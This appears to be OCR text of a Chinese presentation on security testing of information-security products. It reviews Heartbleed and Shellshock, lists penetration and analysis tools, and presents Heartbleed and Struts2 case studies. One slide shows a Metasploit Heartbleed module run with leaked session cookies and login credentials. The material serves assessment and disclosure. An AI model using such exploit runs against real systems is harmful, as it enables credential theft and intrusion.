
一、信息安全产品检测概况



一、信息安全产品检测概况



一、信息安全产品检测概况



一、信息安全产品检测概况

总结:

一是产品数量稳步增长，不合格率明显降低；
二是进口产品数量稳定，自主研发趋势显现；
三是厂商数量保持稳定，资金规模明显扩大；
四是技术领域发展迅速，新型产品不断涌现；

一、信息安全产品检测概况

2014年4月9日，Heartbleed（“心脏出血”）的重大安全漏洞被曝光；4月26日，公安部紧急发文要求全国的信息安全产品自查该漏洞；


2014年6月26日，传某公司的数据防泄露产品（DLP）存在窃密后门和高危安全漏洞；

2014年9月24日，Shellshock（“破壳漏洞”），传某公司的“应用交付管理系统”共计13254台设备受影响。

一、信息安全产品检测概况

信息安全产品是保障系统信息安全的工具，
然而其自身的安全问题却往往受到大家的忽视。

一、信息安全产品检测概况



信息安全产品

一、信息安全产品检测概况

基于网络层数据的信息安全产品多功能检测系统	
实现智能移动终端应用漏洞和通信安全检测的系统	
代码漏洞检测工具	Coverity
	Fortify
代码开源率测试工具	Blackduck
应用攻击、拒绝服务攻击检测工具	Breakingpoint system elite
	IXIA XM12
	Spirent SmartBits6000
	Inform Blade
安全渗透攻击工具	Core Impact
	Canvas
	Rapid7
监视工具	filemon、regmon
逆向分析工具（反编译）	OllyDebug、C32asm、SmartCheck、DD等
攻击验证工具	Metasploit
其他	加壳、脱壳工具
……	

一、信息安全产品检测概况

强化该项工作以来，中心对目前对全部申请销售许可证的测试项目要求增加安全性测试；并对自愿性的委托测试项目建议其进行安全性测试。

通过安全性测试，发现了现有产品存在的多种安全漏洞，包括公安部要求通报的“OpenSSL心脏出血”漏洞。

一、信息安全产品检测概况




图 4 主机安全性漏洞 TOP10

一、信息安全产品检测概况




图 5 Web 安全性漏洞 TOP10

一、信息安全产品检测概况

案例1、OpenSSL心脏出血漏洞案例

场景描述：

该案例中，被测信息安全产品为一款内网主机监测产品，管理员通过B/S方式登录管理界面，对被管主机进行访问控制设置、远程监控、异常审计等功能。（这类产品可以直接监视和控制所有被管理的主机）


一、信息安全产品检测概况


```
msf auxiliary(openssl_heartbleed) > run

[*] 192.168.20.117:443 - Sending Client Hello...
[*] 192.168.20.117:443 - Sending Heartbeat...
[*] 192.168.20.117:443 - Heartbeat response, 46715 bytes
[+] 192.168.20.117:443 - Heartbeat response with leak
[*] 192.168.20.117:443 - Printable info leaked: T}{J+0L6kk,cWEk\B)f"!98532ED/Aen
t: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)Content
-Type: application/x-www-form-urlencodedAccept-Encoding: gzip, deflateHost: 192.
168.20.117Content-Length: 124Connection: Keep-AliveCache-Control: no-cacheCookie
: JSESSIONID=4BA404F496ADC287234AF04F0E72959Aorg.apache.struts.taglib.html.TOKEN
=bffc5a8860927757a58ac7b7015df414&verifyResult=VR_OK&userId=admin000&usrPassword
=1qaz2wsxtp*..yQpq'Hf{(n9vx>&:|z*%s!c2iAX0$_u6pQ{JpD"LjPbb3xn-*p!pD"LjPbb3xn-*p!
@@!T}{J+0L6kk,cWEk\B)f"!98532ED/Aent: Mozilla/5.0 (compatible; MSIE 9.0; Windows
 NT 6.1; WOW64; Trident/5.0)Content-Type: application/x-www-form-urlencodedAccep
t-Encoding: gzip, deflateHost: 192.168.20.117Content-Length: 124Connection: Keep
-AliveCache-Control: no-cacheCookie: JSESSIONID=4BA404F496ADC287234AF04F0E72959A
org.apache.struts.taglib.html.TOKEN=bffc5a8860927757a58ac7b7015df414&verifyResul
t=VR_OK&userId=admin000&usrPassword=1q[illegible]wsxtp*..yQpq'Hf{(n9vx>&:|z*%s!c2iAX0$_u
6pQ{JpD"LjPbb3xn-*p!pD"LjPbb3xn-*p!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(openssl_heartbleed) >
```

Ready 25x80

一、信息安全产品检测概况




截屏
远程控制
获取网络通信日志
推送程序
获取文件
……

案例2、Struts2远程命令执行漏洞案例

场景描述:


该案例中，被测信息安全产品为一款堡垒机产品，用以实现对被保护资源的单点登录、访问控制和安全审计等功能，管理员通过B/S方式登录管理界面。（这类产品掌握着所有被管理主机的管理员鉴别信息）

一、信息安全产品检测概况



一、信息安全产品检测概况

典型应用场景



一、信息安全产品检测概况

掌握所有门钥匙的管家叛变了。。。

从这两个案例我们可以看出，许多信息安全产品由于掌握着整个系统的安全资源，一旦其出了安全问题，其严重性远远比单台服务器有了漏洞或者被入侵了更为严重。

一、信息安全产品检测概况

处理方式:

1. 对于安全性漏洞问题严重的，直接出具不合格报告，在整改意见中通知厂商在规定期限内修补漏洞并复检；

2. 对于安全性漏洞风险值较低，通知厂商在规定期限内修补漏洞后再重新进行安全性测试；

此外，通知厂商对同类型产品进行自查。同时，中心还将定期向公安部主管业务部门通报信息安全产品的安全漏洞情况。

一、信息安全产品检测概况

总结和建议：

1. 测评机构：紧密结合系统安全测评工作；
2. 主管部门：加大对检测部门的投入、及时发布安全漏洞警示信息；
3. 产品厂商：及时升级支撑系统版本，加强管理、举一反三。

主要内容

1、信息安全产品检测概况

2、产品安全性检查的思路

3、国家信息安全专项测试

二、产品安全性检查的思路

目标

　　了解和评估信息安全产品存在的安全问题是否会对信息系统造成信息安全威胁，从而加强信息安全保障体系的自主可控；

内容

　　信息安全产品整个生命周期的可靠性、可控性和安全性；

方式

　　背景检查、过程检查、技术检查。

二、产品安全性检查的思路

参考

- 《信息安全等级保护管理办法》（公通字[2007]43号）；
- 《关于建立外国投资者并购境内企业安全审查制度的通知》国办发〔2011〕6号；
- GB/T 18336-2008《信息技术安全技术信息技术安全性评估准则》；
- 美国国会众议院情报委员会中兴华为调查报告《关于华为及中兴通讯引发的对美安全威胁问题》。

二、产品安全性检查的思路

1. 背景检查:

➢企业背景、资质、股份构成、人员背景 ……

（一般由国家信息安全主管部门组织实施）

二、产品安全性检查的思路

2. 过程检查：

开发安全、

交付过程、

配置管理、

测试、

生命周期支持、

脆弱性评定

信息安全等级保护

